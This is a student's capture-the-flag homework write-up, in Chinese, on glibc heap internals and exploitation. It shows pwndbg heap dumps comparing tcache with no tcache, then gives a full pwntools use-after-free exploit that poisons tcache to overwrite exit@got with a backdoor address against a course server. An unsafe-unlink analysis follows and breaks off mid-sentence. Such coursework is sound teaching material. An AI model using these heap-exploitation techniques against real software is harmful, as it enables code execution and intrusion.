Addr: 0x555555756440
Size: 0x511

Allocated chunk | PREV_INUSE
Addr: 0x555555756950
Size: 0x511

Allocated chunk | PREV_INUSE
Addr: 0x555555756e60
Size: 0x511

Top chunk | PREV_INUSE
Addr: 0x555555757370
Size: 0x1fc91
```

- checkpoint-7



```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x555555756000
Size: 0x251

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756250
Size: 0x21
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756270
Size: 0x21
fd: 0x555555756260

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756290
Size: 0x21
fd: 0x555555756280

Allocated chunk | PREV_INUSE
Addr: 0x5555557562b0
Size: 0x21

Free chunk (tcache) | PREV_INUSE
Addr: 0x5555557562d0
Size: 0x31
fd: 0x00
```



```
Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756300
Size: 0x31
fd: 0x5555557562e0

Free chunk (tcache) | PREV_INUSE
Addr: 0x555555756330
Size: 0x111
fd: 0x00

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x555555756440
Size: 0xa21
fd: 0x7ffff7dcdca0
bk: 0x7ffff7dcdca0

Allocated chunk
Addr: 0x555555756e60
Size: 0x510

Top chunk | PREV_INUSE
Addr: 0x555555757370
Size: 0x1fc91
```

首先看看代码长什么样子

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
  char *a[2], *b[2], *c[2];
  char *protect, *recatch;
  a[0] = (char *)malloc(0x8);
  a[1] = (char *)malloc(0x8);

  /* debug checkpoint - 0 */

  b[0] = (char *)malloc(0x18);
  b[1] = (char *)malloc(0x18);

  /* debug checkpoint - 1 */

        c[0] = (char *)malloc(0x20);
        c[1] = (char *)malloc(0x20);

  /* debug checkpoint - 2 */

  protect = malloc(0x100);

  free(a[0]);
  free(a[1]);
  free(b[0]);
  free(b[1]);

  /* debug checkpoint - 3 */

  recatch = malloc(0x10);

  /* debug checkpoint - 4 */

        free(c[0]);
        free(c[1]);

  /* debug checkpoint - 5 */

  free(protect);

        a[0] = (char *)malloc(0x500);
        a[1] = (char *)malloc(0x500);

  protect = malloc(0x500);

  /* debug checkpoint - 6 */

        free(a[0]);
        free(a[1]);

  /* debug checkpoint - 7 */

  exit(0);
}
```

看过代码后，我们分析tcache和notcache两者的区别

初始堆

因为tcache需要一个结构管理维护tcache链表:tcache_perthread_struct这个结构体位于heap段的起始位置，size：0x251。

```
typedef struct tcache_perthread_struct
{
  char counts[TCACHE_MAX_BINS];
  tcache_entry *entries[TCACHE_MAX_BINS];
} tcache_perthread_struct;

# define TCACHE_MAX_BINS   64

static __thread tcache_perthread_struct *tcache = NULL;
```

每一个thread都会维护一个tcache_perthread_struct结构体，一共有TCACHE_MAX_BINS个计数器TCACHE_MAX_BINS项tcache_entry。其中：

- tcache_entry 用单向链表的方式链接了相同大小的处于空闲状态（free 后）的 chunk
- counts 记录了 tcache_entry 链上空闲 chunk 的数目，每条链上最多可以有 7 个 chunk

free


由截图可以观察到，free后的chunk,fd不同

notcache时，fd 指向下一个（非物理相邻）空闲的 chunk

tcache中有如下结构

```
typedef struct tcache_entry
{
  struct tcache_entry *next;
} tcache_entry;
```

`tcache_entry`用于链接空闲的chunk结构体，其中`next`指针指向下一个`大小相同`的chunk。



这里需要注意的是next指向chunk的`data`部分，这和fastbin有一些不同，fastbin的fd指向的是下一个chunk的头指针。tcache_entry会复用空闲chunk的data部分

checkpoint-4

notcache和tcache拿到的都是`b[1] = (char *)malloc(0x18);`这条语句创建的内存块，`free(b[1]);`语句释放

现象一致

checkpoint-7


在这里，看到了unsorted bin，查看了相关解释

- 释放一个不属于 fast bin 的 chunk，并且该 chunk 不和 top chunk 紧邻时，该 chunk 会被首先放到 unsorted bin 中。


有无tcache的现象是相同的

Q2

先gdb试了试，发现是tcache



```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x603000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x603250
Size: 0x91

Free chunk (tcache) | PREV_INUSE
Addr: 0x6032e0
Size: 0x51
fd: 0x00

Free chunk (tcache) | PREV_INUSE
Addr: 0x603330
Size: 0x51
fd: 0x6032f0
```



```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x603000
Size: 0x251

Allocated chunk | PREV_INUSE
Addr: 0x603250
Size: 0x91

Allocated chunk | PREV_INUSE
Addr: 0x6032e0
Size: 0x51

Free chunk (tcache) | PREV_INUSE
Addr: 0x603330
Size: 0x51
fd: 0xa64636261

Allocated chunk | PREV_INUSE
Addr: 0x603380
Size: 0x51
```

从头捋一下攻击过程，题目中edit存在uaf的漏洞，我们可以先申请三个对象，再释放两个

```
conn.recvuntil("ID:\n")
conn.sendline("3180104933")
create_ddl()
create_ddl()
create_ddl()
finish_ddl('1')
finish_ddl('2')
```

然后，我们可以利用uaf，在释放2后对其进行edit，将fd指向我们拿到的exit的got

这样 tcache中的链表就长这样


Tcache -> freeChunk2 -> exit@got

因此，我们再申请两个对象，第二个对象修改的就是exit@got,在这里，我们将其修改为backdoor的地址，整个流程已经在wiki中被剧透完了，一步一步跟着走就行了。

完整exp如下：


```
from pwn import *
import struct
context.log_level = 'DEBUG'
e = ELF('./uaf')
backdoor_addr = e.symbols['backdoor'];
exit_got = e.got['exit']
print(hex(backdoor_addr),hex(exit_got))
print(backdoor_addr,exit_got);
conn = remote("47.99.80.189", 10030)

def create_ddl():
    conn.recvuntil("chocie:")
    conn.sendline("1")
    conn.recvuntil("the ddl time")
    conn.sendline("aaaa")
    conn.recvuntil("the ddl content")
    conn.sendline("content")

def create_ddl_wow():
    conn.recvuntil("chocie:")
    conn.sendline("1")
    conn.recvuntil("the ddl time")
    conn.sendline(p64(backdoor_addr))
    conn.recvuntil("the ddl content")
    conn.sendline("content")

def finish_ddl(x):
    conn.recvuntil("chocie:")
    conn.sendline("2")
    conn.recvuntil("the ddl index")
    conn.sendline(x)

def edit_ddl(x):
    conn.recvuntil("chocie:")
    conn.sendline("4")
    conn.recvuntil("the ddl index")
    conn.sendline(x)
    conn.recvuntil("the new ddl time")
    conn.sendline(p64(exit_got))
    conn.recvuntil("new ddl content")
    conn.sendline('content')
```

```python
def show_ddl(x):
    conn.recvuntil("chocie:")
    conn.sendline("3")
    conn.recvuntil("the ddl index")
    conn.sendline(x)

conn.recvuntil("ID:\n")
conn.sendline("3180104933")
create_ddl()
create_ddl()
create_ddl()
finish_ddl('1')
finish_ddl('2')
edit_ddl('2')
show_ddl('2')
create_ddl()
create_ddl_wow()

conn.recvuntil("chocie:")
conn.sendline("5")
conn.interactive()
```



```
2   |·You| fla|g: s|sec2|
     00000490  30 32 31 7b  74 43 61 34  63 68 33 5f  31 73 5f 4
4   |021{|tCa4|ch3_|1s_D|
     000004a0  34 6e 47 65  72 30 6f 75  73 7c 33 64  31 31 65 3
2   |4nGe|r0ou|s|3d|11e2|
     000004b0  30 7d 0a
    |0}·|
     000004b3
CHALLENGE: 02 UAF

[ timestamp ] Sun May 30 12:39:30 2021
You flag: ssec2021{tCa4ch3_1s_D4nGer0ous|3d11e20}
$ 
```


Q3



```
→ 03_unsafe_unlink git:(master) ✗ checksec unsafe_unlink
[*] '/mnt/hgfs/ssec21spring-stu/hw-04/03_unsafe_unlink/unsafe_unlink'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

先看看开了啥保护总是没错的

再找找看targetID,array的地址



```
Non-debugging symbols:
0x0000000000401000  _IO_stdin_used
0x000000000040129c  __GNU_EH_FRAME_HDR
0x000000000040153c  __FRAME_END__
0x0000000000601e10  __frame_dummy_init_array_entry
0x0000000000601e10  __init_array_start
0x0000000000601e18  __do_global_dtors_aux_fini_array_entry
0x0000000000601e18  __init_array_end
0x0000000000601e20  _DYNAMIC
0x0000000000602000  _GLOBAL_OFFSET_TABLE_
0x0000000000602080  __data_start
0x0000000000602080  data_start
0x0000000000602088  __dso_handle
0x0000000000602090  __TMC_END__
0x0000000000602090  __bss_start
0x0000000000602090  _edata
0x00000000006020a0  stdout
0x00000000006020a0  stdout@@GLIBC_2.2.5
0x00000000006020b0  stdin
0x00000000006020b0  stdin@@GLIBC_2.2.5
0x00000000006020b8  completed
0x00000000006020c0  targetID
0x00000000006020e0  array
0x0000000000602160  _end
```

关于unlink和exp，这篇文章给了我很大帮助

https://blog.csdn.net/SWEET0SWAT/article/details/100134031

这道题绕就绕在，如何绕过unlink的判断，举个例子，

chunk0的地址为0x800000,chunk1的地址为0x800080,然后我们要在chunk0内伪造一个chunk,因此，我们伪造出的chunk是在0x800010的位置上，而代码中有全局变量array, array的指向应该刨除chunk的metadata,因此array[0]正指向了我们伪造出的chunk的头部，可以用它来十分方便的构造出unlink原语。

在这里踩了一个大坑是，我在构造伪造chunk时，用字符'A'来填充，unlink的检查都跳过了，但释放仍然不成功，gdb了一晚上，发现是在`free+2692`的地方卡死，看到在拿[4141414141]的地址，就在想，是地址越界了，改用0填充就可以了......

这道题的具体思路也都被助教写在了wiki中了，需要思考的就是利用全局变量array来绕过检查，以及利用off-by-null修改下一个chunk的size,

其实还有个小坑，prev_size是算在数据长度中的，之前没注意到，因为我们改了chunk2的prev_inuse位，默认前面是空的，因此prev_size是启用的，在写exp时候，得用send,不能用sendline,多出的\n会让程序疯狂运行hhhh

整体的过程就是，

